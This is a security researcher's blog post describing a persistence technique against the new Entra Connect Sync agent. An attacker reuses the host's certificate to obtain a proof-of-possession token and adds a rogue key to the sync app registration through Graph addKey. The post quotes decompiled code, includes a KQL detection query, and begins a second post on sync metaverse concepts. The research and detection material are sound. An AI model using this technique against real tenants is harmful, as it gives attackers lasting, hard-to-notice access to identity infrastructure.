
The new Entra Connect Sync agent moved from a “user” centric authentication mechanism to an app registration, which uses the client credentials flow. Since app registrations support certificate authentication, a self-signed certificate is generated on install and saved in the NGC Crypto Provider store. The installer will use the login information you provided (which must be a Global Administrator or Hybrid Identity Administrator) to create a new application registration with the self-signed certificate as an authentication certificate. Once Entra Connect sync completes installation, an application will exist in Entra ID that looks like this:

And the configured app roles:

New Tradecraft

In a perfect world, an attacker could no longer dump plaintext credentials (because there are none) and the private key that corresponds to the certificate is sitting on a TPM. It would appear that any AD Connector account abuses must be performed on-host from here on out, forcing an attacker to persist on a Tier Zero asset. If there is no TPM support, we may be able to export the certificate private key, but I don’t want to rely on that. To the red teamer, it may seem all is lost–but fret not; there is still hope.

After examining the .NET assemblies provided in the new release, it appeared that a graph token of a Global Administrator or Hybrid Identity Administrator was not required to add a new key to the application registration.

This came off as strange because the application was not provisioned with either Application.ReadWrite.All or Application.ReadWrite.OwnedBy. Let’s take a look at the decompiled code in Microsoft.Azure.ActiveDirectory.AdsyncManagement.Server:

if (!string.IsNullOrEmpty(graphToken))
{
httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", graphToken);
string text2;
if (!ServicePrincipalHelper.CheckUserRole(azureInstanceName, httpClient, out text2))
{
Tracer.TraceError(text2, Array.Empty<object>());
throw new AccessDeniedException(text2);
}
}
else
{
azureAuthenticationProvider = AzureAuthenticationProviderFactory.CreateAzureAuthenticationProvider(aadCredential.UserName, aadCredential.Password, InteractionMode.Desktop);
string text4;
string text3 = azureAuthenticationProvider.AcquireServiceToken(AzureService.MSGraph, out text4, false);
if (string.IsNullOrEmpty(text3))
{
Tracer.TraceError("ServicePrincipalHelper: Failed to acquire an access token for graph. {0}", new object[]
{
text4
});
throw new AccessDeniedException(text4);
}
httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", text3);
azureInstanceName = azureAuthenticationProvider.AzureInstanceName;
}

That whole else block is handling the case for when a graph token (presumably that of a Global Administrator or Hybrid Identity Administrator) is not provided. How interesting!

The aadCredential username and password is a bit misleading, as it’s actually holding the UUID of the application registration and the sha256 hash of the existing certificate, as this function call shows:

public void UpdateADSyncApplicationKey(string graphToken, string azureInstanceName, string newCertificateSHA256Hash, AADConnectorCredential currentCredential)
{
Tracer.TraceVerbose("Enter UpdateADSyncApplicationKey", Array.Empty<object>());
ServicePrincipalHelper.UpdateADSyncApplicationKey(this.syncEngineHandle.GetAzureActiveDirectoryCredential(ADSyncManagementService.DefaultAadConnectorGuid), graphToken, azureInstanceName, newCertificateSHA256Hash, currentCredential);
}

So what we need is the cert hash of the existing certificate credential and the ability to load it into our AzureAuthenticationProviderFactory. Once we do, we can use that certificate to do two things:

  1. Obtain a graph token to make the addKey API call
  2. Obtain a proof of possession (POP) assertion proving that we are currently in possession of the private key

Further down in the function, the following code executes if no graph token is provided:

string proof = azureAuthenticationProvider.GenerateProofOfPossessionToken(applicationByAppId.id);
Guid guid2 = ServicePrincipalHelper.AddApplicationKey(graphApplication, guid, proof, x509Certificate);

The graphApplication already has an HTTPClient with a Bearer token set:

private static Guid AddApplicationKey(GraphApplication graphApplication, Guid applicationId, string proof, X509Certificate2 cert)
{
KeyCredentialModel keyCredential = new KeyCredentialModel
{
Type = "AsymmetricX509Cert",
Key = cert.GetRawCertData(),
Usage = "Verify",
StartDateTime = cert.NotBefore.ToUniversalTime(),
EndDateTime = cert.NotAfter.ToUniversalTime(),
DisplayName = "CN=Entra Connect Sync Provisioning"
};
return graphApplication.AddKey(applicationId, keyCredential, proof).KeyId.Value;
}

public KeyCredentialModel AddKey(Guid appId, KeyCredentialModel keyCredential, string proof)
{
if (appId == Guid.Empty)
{
throw new ArgumentException("appId");
}
if (keyCredential == null)
{
throw new ArgumentNullException("keyCredential");
}
if (string.IsNullOrEmpty(proof))
{
throw new ArgumentNullException("proof");
}
string requestUri = string.Format(this.graphEndpoint + "/v1.0/applications(appId='{0}')/addKey", appId);
string passwordCredential = null;
string content = JsonConvert.SerializeObject(new
{
keyCredential,
proof,
passwordCredential
}, ODataResponse.JsonSettings.Value);
KeyCredentialModel result;
using (HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri)
{
Content = new StringContent(content, Encoding.UTF8, "application/json")
})
{
using (HttpResponseMessage httpResponseMessage = base.SendRequest(httpRequestMessage))
{
result = JsonConvert.DeserializeObject<KeyCredentialModel>(httpResponseMessage.Content.ReadAsStringAsync().GetAwaiter().GetResult());
}
}
return result;
}

We now know what is needed to add a new key. As an attacker, we can generate a new private key, build a certificate, obtain a POP token, and register it with the application registration. This provides us persistent, off-host, access to the application registration. To do this, we can build out a .NET assembly that performs the necessary steps in the context of the ADSync account.

Proof of Concept

Our goal is to prove that we can still persist our access to a compromised AAD connector account, even if a TPM protects the private key. We can accomplish this by generating our own certificate and adding it to the service principal.


First, we need to obtain an access token and a signed POP assertion. We can do this with the certificate that is installed on the host and can be performed by running this program here:

Our graph token looks like this:


And the POP assertion looks like this:

According to the documentation here, this should be enough to add credentials to our application registration, given that we have at least Application.ReadWrite.OwnedBy.

However, our application does not have any required app roles!

How can this be? Well, if you are an astute reader, or simply have an attention span past the first paragraph of Graph documentation, you’ll see this banger on the addKeys page:

As it turns out, if you have access to an existing key, you can just add your own with no permissions needed!

How have I missed this?!

Mystery solved, and our path is clear for how we can persist our access to the AAD connector account off-host.


If we run our AddKey binary (posted here) with just our access token and POP assertion, you can see that we successfully added our key.

And the updated key is reflected here:

Red team crisis averted; we can keep our sync tradecraft, albeit a bit more “detectable”. Also, as a general takeaway, the ability to sign POP assertions equals the ability for any application to add new certificates to itself, which is pretty cool.

New Opportunities

Here is a list of users who could compromise the sync account previously:


Previously, a privileged auth administrator or higher could change the password of the Sync account; however, since the sync agent would no longer successfully authenticate, it would break the functionality of the sync agent. This left only Global Administrator and Hybrid Identity Administrator as viable attack paths for a red teamer. Let’s look at the new pseudo-graph:

This update presents an attacker with the opportunity to add credentials without interrupting the normal day-to-day flow of the sync agent. In addition, it is far more common to have principals assigned the Application/Cloud Application administrator, making the attack surface larger for sync attacks. While tradecraft may have shifted for on-premises attackers, the Entra ID attack surface has expanded. In addition, Conditional Access typically doesn’t affect service principals, so the likelihood of being able to use these credentials off-target is significantly higher. Ultimately, this is a cleaner yet more abuse-prone implementation.

Detections

Here is the good news. Detecting a new credential on an Application Registration is easy and a dead giveaway that something interesting is happening. Since the normal flow of UpdateADSyncApplicationKey removes the old key, the existence of more than one certificate on the Entra Connect application registration is a good indication that something is amiss. Should an attacker choose to be stealthy and actually replace the certificate that the Entra Connect Sync agent uses, then there are still detections for credential manipulation on an application registration. Here is a KQL query that surfaced all of my key additions:

AuditLogs
| where ActivityDisplayName has_any ("Add service principal credentials", "Update application", "Add key credential")
| where TargetResources[0].type =~ "Application"
| extend AppName = tostring(TargetResources[0].displayName)
| extend ChangedProps = TargetResources[0].modifiedProperties
| extend Initiator = tostring(InitiatedBy.user.displayName)
| project TimeGenerated, AppName, ActivityDisplayName, Initiator, ChangedProps
| where ChangedProps has_any ("keyCredentials", "passwordCredentials")

Takeaways

This is a brand-new update for Entra Connect Sync, so I don’t expect to see it in the wild for some time. I’m not quite sure I’m sold on the ability for an application to “roll its own keys”, as the documentation states. If access to a key is equivalent to the ability to produce more keys, then what’s the point of an expiration date?


Update: Dumping Entra Connect Sync Credentials was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

Attacking Entra Metaverse: Part 1


This is part one in a two (maybe three…) part series regarding attacker tradecraft around the syncing mechanics between Active Directory and Entra. This first blog post is a short one, and demonstrates how complete control of an Entra user is equal to compromise of the on-premises user. For the entire blog series the point I am trying to make is this:

The Entra Tenant is the trust boundary

That means that if your tenant consists of 100 domains, a compromise of one domain is likely to equal a compromise in all other domains, assuming line of sight to the targeted domain.

Intro to Entra Connect Sync

Entra Connect Sync is the software responsible for propagating changes between Active Directory and Entra (often still referred to as Azure Active Directory). For most cases, the changes are propagated from Active Directory to Entra. As a quick example, consider a new user created in an on-premises Active Directory. The next time Entra Connect Sync runs a sync cycle, a special Entra sync account will send a provisioning message to adminwebservice.onmicrosoft.com to create a new Entra user that represents that user. This process has been covered very well and tooling exists to manipulate this syncing mechanic in AADInternals. An interesting, and fairly unexplored, part of this mechanic is the “metaverse” within Entra Connect.



The metaverse is a virtual representation of multiple data sources. Think of it like a conflict manager for directories. Each data source (AD and Entra) are called “connected directories”. The connected directories are enumerated via remote protocol (LDAP, https, etc.) by a connected directory specific “connector”. Each connected directory has a virtual representation called a “connector space” that represents all of the desired data synced from the connected directory. Once a connected directory runs an “import”, all of the users/devices/groups/etc. exist in the connector space. After import, a synchronization is executed and the connector space objects are “projected” into the metaverse.




The metaverse object is the aggregation of all associated properties from multiple connected directories. Since this is an abundance of lingo, let’s walk through an example. In Active Directory, I’m going to create a user named “jack.burton@hybrid.hotnops.com”. Once the user is created, we run a “delta import” in the Synchronization Service

As you can see, we have one “Add” and the user Jack Burton now exists in the connector space, but not the Metaverse yet.


In order for the Jack Burton user to be projected into the metaverse, we need to run a sync. In this case, I’ll run a delta sync.

Clicking on the “Projections” link, we can see that a new user has been projected into the Metaverse.

